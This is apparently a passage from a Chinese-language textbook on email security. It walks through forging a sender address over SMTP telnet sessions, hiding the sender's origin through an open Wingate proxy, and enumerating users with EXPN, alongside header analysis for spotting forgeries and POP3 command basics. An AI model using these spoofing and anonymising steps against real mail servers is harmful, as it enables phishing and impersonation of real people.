214-2.0.0 Topics:

214-2.0.0 HELO EHLO MAIL RCPT DATA

214-2.0.0 RSET NOOP QUIT HELP VRFY

214-2.0.0 EXPN VERB ETRN DSN AUTH

214-2.0.0 STARTTLS

214-2.0.0 For more info use "HELP <topic>".

214-2.0.0 To report bugs in the implementation send email to

214-2.0.0 sendmail-bugs@sendmail.org.

214-2.0.0 For local information send email to Postmaster at your site.

214 2.0.0 End of HELP info

helo ankit.com

250 smtp-roam.Stanford.EDU Hello [203.94.218.178], pleased to meet you
mail from: billgates@microsoft.com

250 2.1.0 billgates@microsoft.com... Sender ok
rcpt to: afadia@stanford.edu

250 2.1.5 afadia@stanford.edu... Recipient ok
data

354 Enter mail, end with "." on a line by itself

From: Bill gates

To: Ankit Fadia

Subject: Hi

Hi

250 2.0.0 iAODvchL015286 Message accepted for delivery

在这个例子中，用户与远端服务器连接，并通过 HELO 命令声称自己的域名为 ankit.com。虽然这个声明完成得很好，然而问题出现在：下一行中用户使用 MAIL FROM 命令从域名 Microsoft.com 发送邮件。这种在两个命令中出现域名不匹配的情况有时可能是由于 Sendmail 后台的错误显示。即使这样的错误信息没有显示，这样一封伪造邮件仍然不是很可信的一种。以上命令产生的伪造邮件会产生如下的邮件头：

Return-Path: <billgates@microsoft.com>

Received: from pobox4.Stanford.EDU ([unix socket]) by pobox4.Stanford.EDU (Cyrus v2.1.16) with LMTP; Wed, 24 Nov 2004 05:58:42 -0800

X-Sieve: CMU Sieve 2.2

Received: from smtp-roam.Stanford.EDU (smtp-roam.Stanford.EDU [171.64.10.152])
by pobox4.Stanford.EDU (8.12.11/8.12.11) with ESMTP id iAODwgWI020583
for <afadia@pobox4.stanford.edu>; Wed, 24 Nov 2004 05:58:42 -0800 (PST)

Received: from ankit.com ([203.94.218.178])



*by smtp-roam.Stanford.EDU (8.12.11/8.12.11) with SMTP id iAODvchL015286
for afadia@stanford.edu; Wed, 24 Nov 2004 05:58:15 -0800*

Date: Wed, 24 Nov 2004 05:57:38 -0800

Message-Id: <200411241358.iAODvchL015286@smtp-roam.Stanford.EDU>

From: bill.gates@stanford.edu (Unverified)

To: afadia@stanford.edu

Subject: Hi

Hi

分析:

粗看起来, 上面的邮件很可信, 没有什么特别的地方。然而, 细看就能发现很多破绽, 引起收件人的怀疑:

1. 因为两个命令的域名不匹配, 所以 Sendmail 实际上输入 bill.gates@isp.com 而非 billgates@microsoft.com 作为发件人地址。
2. 在 FROM 行, 发件人地址后附有括号中的“未经证实”。
3. 另一方面, 在邮件头的第一行发件人的地址显示为 billgates@microsoft.com, 这与前面提到的第二点不符。
4. RECEIVED 的末行告诉我们邮件发自域名 ankit.com (与声称的发件人的域名不匹配)。

案例分析 2

*220 smtp-roam.Stanford.EDU ESMTP Sendmail 8.12.11/8.12.11; Tue, 23 Nov 2004
07:22:36 -0800*

helo microsoft.com

250 smtp-roam.Stanford.EDU Hello [203.94.218.178], pleased to meet you

mail from: billgates@microsoft.com

250 2.1.0 billgates@microsoft.com... Sender ok

rcpt to: afadia@stanford.edu

250 2.1.5 afadia@stanford.edu... Recipient ok

data

354 Enter mail, end with "." on a line by itself

hi

250 2.0.0 iAODxIGb015298 Message accepted for delivery

在这个例子中, 用户与远端服务器连接, 并通过 HELO 命令声称自己域名为 Micosoft.com。以下的几行按上面提到的标准伪造程序执行。邮件头生成如下:

Return-Path: <billgates@microsoft.com>

Received: from pobox4.Stanford.EDU ([unix socket]) by pobox4.Stanford.EDU (Cyrus v2.1.16) with LMTP; Wed, 24 Nov 2004 06:00:09 -0800

X-Sieve: CMU Sieve 2.2

*Received: from smtp-roam.Stanford.EDU (smtp-roam.Stanford.EDU [171.64.10.152])
by pobox4.Stanford.EDU (8.12.11/8.12.11) with ESMTP id iAOE09DZ020826
for <afadia@pobox4.stanford.edu>; Wed, 24 Nov 2004 06:00:09 -0800 (PST)*

Received: from microsoft.com ([203.94.218.178])

*By smtp-roam.Stanford.EDU (8.12.11/8.12.11) with SMTP id iAODxIGb015298
for afadia@stanford.edu; Wed, 24 Nov 2004 05:59:54 -0800*

Date: Wed, 24 Nov 2004 05:59:01 -0800

From: billgates@microsoft.com

Message-Id: <200411241359.iAODxIGb015298@smtp-roam.Stanford.EDU>

To: afadia@stanford.edu

Hi

分析:

分析邮件头, 首先我们注意到, 案例分析 1 中存在的缺陷并没有出现。所以就这一点来说, 这一邮件看上去更加可信一些。然而, 它与完美的伪造邮件还相差甚远。

在 RECEIVED 末行, 发件者真正的 IP 地址在括号中显示。在此例中, 发送伪造邮件的 IP 地址为 203.94.218.178, 这个地址很容易跟踪, 由此可以得到攻击者的身份。并且, 一个发件人邮件地址域以外的 IP 让邮件看起来非常可疑。

案例分析 3

\$>telnet wingate.com 23

\$>wingate>telnet mail.isp.com 25

*220 smtp-roam.Stanford.EDU ESMTP Sendmail 8.12.11/8.12.11; Tue, 23 Nov 2004
07:22:36 -0800*

helo microsoft.com

*250 smtp-roam.Stanford.EDU Hello [203.94.218.178], pleased to meet you
mail from: billgates@microsoft.com*

250 2.1.0 billgates@microsoft.com... Sender ok

rcpt to: afadia@stanford.edu

*250 2.1.5 afadia@stanford.edu... Recipient ok
data*

354 Enter mail, end with "." on a line by itself

hi



250 2.0.0 iAODx1Gb015298 Message accepted for delivery

在这个例子中，用户首先连接 Wingate 主机系统 (wingate.com) 23 端口上的代理服务器。一旦这个连接建立，用户使用代理服务器（保护自己身份）连接邮件服务器。因为用户与邮件服务器并不直接连接（通过 Wingate 代理服务器），所以用户真实身份被隐藏。这种技术产生一个非常有趣的邮件头：

Return-Path: <billgates@microsoft.com>

Received: from pobox4.Stanford.EDU ([unix socket]) by pobox4.Stanford.EDU (Cyrus v2.1.16) with LMTP; Wed, 24 Nov 2004 06:00:09 -0800

X-Sieve: CMU Sieve 2.2

*Received: from smtp-roam.Stanford.EDU (smtp-roam.Stanford.EDU [171.64.10.152])
by pobox4.Stanford.EDU (8.12.11/8.12.11) with ESMTP id iAOE09DZ020826
for <afadia@pobox4.stanford.edu>; Wed, 24 Nov 2004 06:00:09 -0800 (PST)*

Received: from microsoft.com ([wingate.com])

*By smtp-roam.Stanford.EDU (8.12.11/8.12.11) with SMTP id iAODx1Gb015298
for afadia@stanford.edu; Wed, 24 Nov 2004 05:59:54 -0800*

Date: Wed, 24 Nov 2004 05:59:01 -0800

From: billgates@microsoft.com

Message-Id: <200411241359.iAODx1Gb015298@smtp-roam.Stanford.EDU>

To: afadia@stanford.edu

Hi

分析

分析邮件头，我们知道它不存在前面案例分析 1 中的所有缺陷。并且，代理服务器 (Wingate.com) 保护了用户身份。这样，案例分析 2 中提到的缺陷也不存在。然而，必须注意的是，RECEIVED 行中 IP 地址的路径描述表明邮件是通过代理服务器发送的。并且，路径显示代理服务器并不在伪造邮件地址域内，这种差别会引起对邮件真实性的怀疑。

案例分析 4

\$>telnet wingate.microsoft.com 23

\$>wingate>telnet mail.isp.com 25

*220 smtp-roam.Stanford.EDU ESMTP Sendmail 8.12.11/8.12.11; Tue, 23 Nov 2004
07:22:36 -0800*

helo microsoft.com

*250 smtp-roam.Stanford.EDU Hello [203.94.218.178], pleased to meet you
mail from: billgates@microsoft.com*

250 2.1.0 billgates@microsoft.com... Sender ok

rcpt to: afadia@stanford.edu

250 2.1.5 afadia@stanford.edu... Recipient ok

datas

354 Enter mail, end with "." on a line by itself

hi

250 2.0.0 iAODx1Gb015298 Message accepted for delivery

这个例子与前一个非常相似，唯一的区别在于代理服务器在伪造邮件地址的域内。这种邮件可能是攻击者所能发出的最可信的伪造邮件了。

Return-Path: <billgates@microsoft.com>

Received: from pobox4.Stanford.EDU ([unix socket]) by pobox4.Stanford.EDU (Cyrus v2.1.16) with LMTP; Wed, 24 Nov 2004 06:00:09 -0800

X-Sieve: CMU Sieve 2.2

*Received: from smtp-roam.Stanford.EDU (smtp-roam.Stanford.EDU [171.64.10.152])
by pobox4.Stanford.EDU (8.12.11/8.12.11) with ESMTP id iAOE09DZ020826
for <afadia@pobox4.stanford.edu>; Wed, 24 Nov 2004 06:00:09 -0800 (PST)*

*Received: from microsoft.com ([wingate.microsoft.com])
By smtp-roam.Stanford.EDU (8.12.11/8.12.11) with SMTP id iAODx1Gb015298
for afadia@stanford.edu; Wed, 24 Nov 2004 05:59:54 -0800*

Date: Wed, 24 Nov 2004 05:59:01 -0800

From: billgates@microsoft.com

Message-Id: <200411241359.iAODx1Gb015298@smtp-roam.Stanford.EDU>

To: afadia@stanford.edu

Hi

分析

这封伪造邮件技术剔除了案例分析 1、2、3 中所有的问题。



第四章 扩展的简单邮件传输协议 (ESMTP)

4.1 简介

大多数情况下，每次用户连接邮件服务器，只有常规的标准 SMTP 命令可供使用。但是，用户得以能够使用 ESMTP 下的命令也非常容易。用户能否使用 ESMTP 命令很大程度取决于他如何向服务器声明自己（假设邮件服务器提供 ESMTP 命令）。通常，用户按以下方式声明：

```
HELO domain.com
```

这是用户向远端邮件服务器声明自己的默认方式。然而，如果用户想要使用 ESMTP 命令，那么他应该使用 EHLO 命令而不是 HELO。假设远程系统为 ESMTP 邮件服务器，那么以下命令将使用户能够使用所有的 ESMTP 命令：

```
EHLO domain.com
```

4.2 威胁及防范

一个判断远端服务器是否为 ESMTP 服务器的方法，是分析它的欢迎后台标识。例如以下欢迎后台标识，关键词 ESMTP 告诉我们，连接的系统提供 ESMTP 命令：

```
220 smtp-roam.Stanford.EDU ESMTP Sendmail 8.12.11/8.12.11; Tue, 23 Nov 2004 07:22:36  
-0800
```

例如，以下是一个用户使用 ESMTP 发送伪造邮件的会话：

```
220 smtp-roam.Stanford.EDU ESMTP Sendmail 8.12.11/8.12.11; Tue, 23 Nov 2004  
07:22:36 -0800  
ehlo microsoft.com  
250-smtp-roam.Stanford.EDU Hello [203.94.218.178], pleased to meet you  
250-ENHANCEDSTATUSCODES
```

250-PIPELINING

250-EXPN

250-VERB

250-8BITMIME

250-SIZE 50000000

250-ETRN

250-AUTH GSSAPI KERBEROS_V4

250-STARTTLS

250-DELIVERBY

250 HELP

help

504 5.3.0 HELP topic " unknown

help expn

214-2.0.0 EXPN <recipient>

214-2.0.0 Expand an address. If the address indicates a mailing

214-2.0.0 list, return the contents of that list.

214 2.0.0 End of HELP info

expn afadia

250 2.1.5 <afadia@pobox4.stanford.edu>

expn ind-fobluous

550 5.1.1 ind-fobluous... User unknown; please visit the Stanford Directory at h

ttp://stanfordwho.stanford.edu/ to find the correct address

help etrn

214-2.0.0 ETRN [<hostname> | @<domain> |

214-2.0.0 Run the queue for the specified <hostname>, or

214-2.0.0 all hosts within a given <domain>, or a specially-named

214-2.0.0 <queuenam> (implementation-specific).

214 2.0.0 End of HELP info

?

500 5.5.1 Command unrecognized: "?"

help

214-2.0.0 This is sendmail version 8.12.11

214-2.0.0 Topics:

214-2.0.0 HELO EHLO MAIL RCPT DATA

214-2.0.0 RSET NOOP QUIT HELP VRFY

214-2.0.0 EXPN VERB ETRN DSN AUTH

214-2.0.0 STARTTLS

214-2.0.0 For more info use "HELP <topic>".

214-2.0.0 To report bugs in the implementation send email to



214-2.0.0 *sendmail-bugs@sendmail.org.*

214-2.0.0 *For local information send email to Postmaster at your site.*

214 2.0.0 *End of HELP info*

help verb

214-2.0.0 *VERB*

214-2.0.0 *Go into verbose mode. This sends 0xy responses that are*

214-2.0.0 *not RFC821 standard (but should be) They are recognized*

214-2.0.0 *by humans and other sendmail implementations.*

214 2.0.0 *End of HELP info*

help etrn

214-2.0.0 *ETRN [<hostname> | @<domain> |*

214-2.0.0 *Run the queue for the specified <hostname>, or*

214-2.0.0 *all hosts within a given <domain>, or a specially-named*

214-2.0.0 *<queuenam> (implementation-specific).*

214 2.0.0 *End of HELP info*

mail from: billgates@microsoft.com

250 2.1.0 *billgates@microsoft.com... Sender ok*

rcpt to: afadia@stanford.edu

250 2.1.5 *afadia@stanford.edu... Recipient ok*

data

354 *Enter mail, end with "." on a line by itself*

From: Bill Gates

To: Ankit Fadia

Subject: Hi

hi

250 2.0.0 *iAOE5RZN015498 Message accepted for delivery*

Return-Path: <billgates@microsoft.com>

Received: from pobox4.Stanford.EDU ([unix socket])

by pobox4.Stanford.EDU (Cyrus v2.1.16) with LMTP; Wed, 24 Nov 2004 06:06:14

-0800

X-Sieve: CMU Sieve 2.2

Received: from smtp-roam.Stanford.EDU (smtp-roam.Stanford.EDU [171.64.10.152])

by pobox4.Stanford.EDU (8.12.11/8.12.11) with ESMTP id iAOE6DxW021748

for <afadia@pobox4.stanford.edu>; Wed, 24 Nov 2004 06:06:13 -0800 (PST)

Received: from microsoft.com ([203.94.218.178])

by smtp-roam.Stanford.EDU (8.12.11/8.12.11) with ESMTP id iAOE5RZN015498

for afadia@stanford.edu; Wed, 24 Nov 2004 06:05:55 -0800

Date: Wed, 24 Nov 2004 06:05:27 -0800

Message-Id: <200411241405.iAOE5RZN015498@smtp-roam.Stanford.EDU>

From: Bill.Gates@stanford.edu

To: afadia@stanford.edu

Subject: Hi

hi

4.3 案例分析

在以下的例子中，我们分析任意的邮件头，并设法判断出邮件是否是伪造的。

案例 1

Return-path: <source@yahoo.com>

Received: from delhi14.isp.com ([202.159.212.9]) by pop.isp.com (iPlanet Messaging Server 5.2 HotFix 1.21 (built Sep 8 2003)) for ankitfadia2001@yahoo.com; Tue, 18 May 2004 14:14:26 +0530 (IST)

Received: from web21405.mail.yahoo.com ([216.136.232.75]) by mx.isp.com (iPlanet Messaging Server 5.2 HotFix 1.21 (built Sep 8 2003)) with SMTP id <0HXW0007PIXWZK@mx.isp.com> for ankitfadia2001@yahoo.com (ORCPT ankitfadia2001@yahoo.com); Tue, 18 May 2004 14:14:25 +0530 (IST)

Received: from [61.0.89.218] by web21405.mail.yahoo.com via HTTP; Tue, 18 May 2004 01:32:41 -0700 (PDT)

Date: Tue, 18 May 2004 01:32:41 -0700 (PDT)

From: Sender <source@yahoo.com>

To: destination@isp.com

Message-id: <20040518083241.41775.qmail@web21405.mail.yahoo.com>

MIME-version: 1.0

Content-type: text/plain; charset=us-ascii

Original-recipient: rfc822;source@yahoo.com

1. 发件人邮件地址: source@yahoo.com
2. 源 IP: 61.0.89.218
3. 源邮件服务器: web21405.mail.yahoo.com
4. 邮件客户端: HTTP
5. 路径: 源 → 邮件服务器 → 第二邮件服务器 → 目标地址

通过分析邮件头，我们发现源邮件地址和源邮件服务器域相同。即便是其他邮件头部分（如信息 ID 标签）也与源邮件服务域相匹配。所以可以很确定地认为这一封邮件不是伪造的。



案例 2

Return-path: <source@yahoo.com>

Received: from delhi14.isp.com ([202.159.212.9]) by pop.isp.com (iPlanet Messaging Server 5.2 HotFix 1.21 (built Sep 8 2003)) with ESMTP id <0HYA00LDK01PF9@pop.isp.com> for desti@isp.com; Tue, 25 May 2004 20:52:37 +0530 (IST)

Received: from mail.abcd.com ([203.199.122.38]) by mx.isp.com (iPlanet Messaging Server 5.2 HotFix 1.21 (built Sep 8 2003)) with SMTP id <0HYA005OM01MQM@mx.isp.com> for desti@isp.com (ORCPT desti@isp.com); Tue, 25 May 2004 20:52:37 +0530 (IST)

Received: from [219.65.129.51] by mail.abcd.com via HTTP; Tue, 25 May 2004 16:10:22 +0100 (BST) Content-return: prohibited

Date: Tue, 25 May 2004 16:10:22 +0100 (BST)

From: =source@yahoo.com

Subject: Hi

To: desti@isp.com

Message-id: <20040525151022.13671.qmail@mail.abcd.com>

MIME-version: 1.0

Content-type: multipart/alternative; boundary="0-1251460643-1085497822=:7529"

Content-transfer-encoding: 8bit

Original-recipient: rfc822;desti@isp.com

1. 发件人邮件地址: source@yahoo.com
2. 源 IP: 215.65.129.51
3. 源邮件服务器: mail.abcd.com
4. 邮件客户端: HTTP
5. 路径: 源 → 邮件服务器 → 第二邮件服务器 → 第三邮件服务器 → 目标邮件服务器 → 目标地址

对以上邮件头分析, 我们发现源邮件地址与源邮件服务器域名不匹配。所以, 这很可能是一封伪造的邮件。

第五章 邮局协议(POP)

5.1 简介

通常，人们查收电子邮件仅需在邮件客户端或基于网页的邮件系统点击查看邮件或发送/接收按钮。你是否曾想过每次查看邮件时，背后到底发生了什么？邮局协议 POP 正是这个问题的关键。大部分邮件系统应用该协议对邮件进行贮存和提取。这一节我们将讨论邮局协议如何工作，使得全世界 Internet 用户得以查收邮件。

POP 协议有两个不同的组成部分，分别称为：

1. POP 电子邮件服务器；
2. POP 电子邮件客户端。

每当用户接收邮件，都是从 POP 邮件服务器临时存储中自动提取。电子邮件一直在 POP 服务器中存储，直到用户通过邮件客户端或网页邮件服务将其提取出来。此时，用户可使用 POP 命令及用户名-密码认证对将电子邮件下载到本地系统。用户所使用的连接邮件客户端与邮件服务器的协议即被称为 POP 协议。

POP 邮件服务器默认在邮件系统的 110 端口运行。POP 协议的优点在于它有一个内置的认证进程（用户名-密码对），它可以防止恶意用户不通过正常认证就下载邮件信息。所以，和 SMTP 协议相对较，POP 协议安全得多。虽然如此，POP 协议仍然存在一些漏洞并导致其对邮件系统的攻击。

大部分 Internet 用户通过邮件客户端或浏览器来查收邮件。然而，运用 POP 命令很容易越过这些中间环节而直接与 POP 邮件服务器连接。人们可以通过 telnet 程序与 POP 邮件服务器的 110 端口连接：

```
#>telnet mail.isp.com 110
+OK QPOP (version 2.53) at mail.isp.com starting.
```

以上字段仅为后台欢迎标识，表示对用户的欢迎及准备接收输入。需要指出的是，这样的信息对于攻击者从收集信息的角度来说是非常有用的。在这样的欢迎标识提示后，用户就可以开始输入 POP 命令，连接 POP 服务器了。

```
USER ankit
+OK Password required for ankit.
```



PASS ankit123

+OK ankit has 56 messages (765891 octets).

以上摘录为一个用户首先使用 *USER*、*PASS* 命令分别输入它的用户名(ankit)和密码(ankit123)。一旦用户被确认, POP 服务器则显示新收到的邮件数量及大小。用户可以使用 *LIST* 命令开始下载并阅读新邮件。

LIST

+OK 56 messages (765891 octets)

1 3071

2 4566

3 245

4 8851

LIST 命令要求 POP 服务器显示所有接收和保存的新邮件。POP 服务器首先显示接收到的新邮件的数量和大小。并且, 它们按照时间次序排列同时列出对应邮件大小。例如, 以上的输出显示中, *LIST* 命令显示有 56 封新邮件。下面的若干行按次序分别将它们排列, 并对应了相应的大小。需要指出的是这种按时间先后排列次序的方式对方便用户读取邮件非常重要。

RETR 1

RETR 命令 (retrieve 的缩写) 允许用户对存储于远端 POP 服务器上的每封邮件进行读取。一旦用户输入这个命令, 与之相对应的邮件即显示在屏幕上 (包括整个邮件头)。例如, 在以上的例子中, *RETR* 命令用来显示标号为 1 的邮件。这也表示存贮在 POP 服务器上的邮件次序标号可以看作它们的文件名。通常邮件客户端或网页邮件服务就是按以上方式读取邮件, 同时使用 HTML 或 JavaScript 将它们显示在用户屏幕上。运用相类似的技巧可以从远端删除 POP 服务器上保存的邮件。

DELE 3

+OK Message 3 has been deleted.

正如名字显示, *DELE* 命令允许用户从 POP 服务器中删除某个邮件。例如, 上面例子中, 用户删除了次序标号为 3 的邮件。

小提示: 大部分的邮件客户端保存着所有与远端 POP 服务器连接记录的日志文件。Outlook Express 将所有使用过的 POP 命令保存成 POP.log, 放在“C:\Windows\ Application Data”文件夹中。这些日志文件不仅仅显示 POP 命令的使用记录, 同时可能被用来找出一些重要账户信息 (比如用户名和密码长度)。

如果让我遇到如下情形，有一些邮件被删除了，而用户忘记了 POP 服务器存在邮件的确切数目。有一个命令可以帮助用户获得邮箱的最新状态。

```
STAT
+OK 55 581231
```

最后，可以通过输入以下命令，退出 POP 服务器登录，结束会话：

```
QUIT
+OK QPop server at mail.isp.com signing off.
```

从以上的例子中，我们可以看到，运用 Telnet 程序输入 POP 命令很容易与远端 POP 服务器进行交互，见图 5-1。




图 5-1 POP 交互界面

5.2 POP 威胁

虽然 POP 协议很有用并且易于使用。但不幸的是，它仍然存在一些可攻击的漏洞，它们分别是：

1. 暴力破解攻击

保护 POP 协议的唯一安全设置为：攻击者必须提供用户名和密码对认证自己的身份。这种安全策略防止非法用户不通过相应认证就获得邮件。不幸的是，它可能轻易地被简单



的密码暴力破解攻破。一项 Internet 研究表明有数千种密码暴力破解工具可用来对 POP 协议的这个防护进行攻击。

对策

系统管理员可以很容易地阻止此类攻击，只需运行一个脚本限定错误密码的输入次数，超过此数目，则这个账号将暂时不能使用，同时记录攻击者的 IP 地址。

2. 密码嗅探

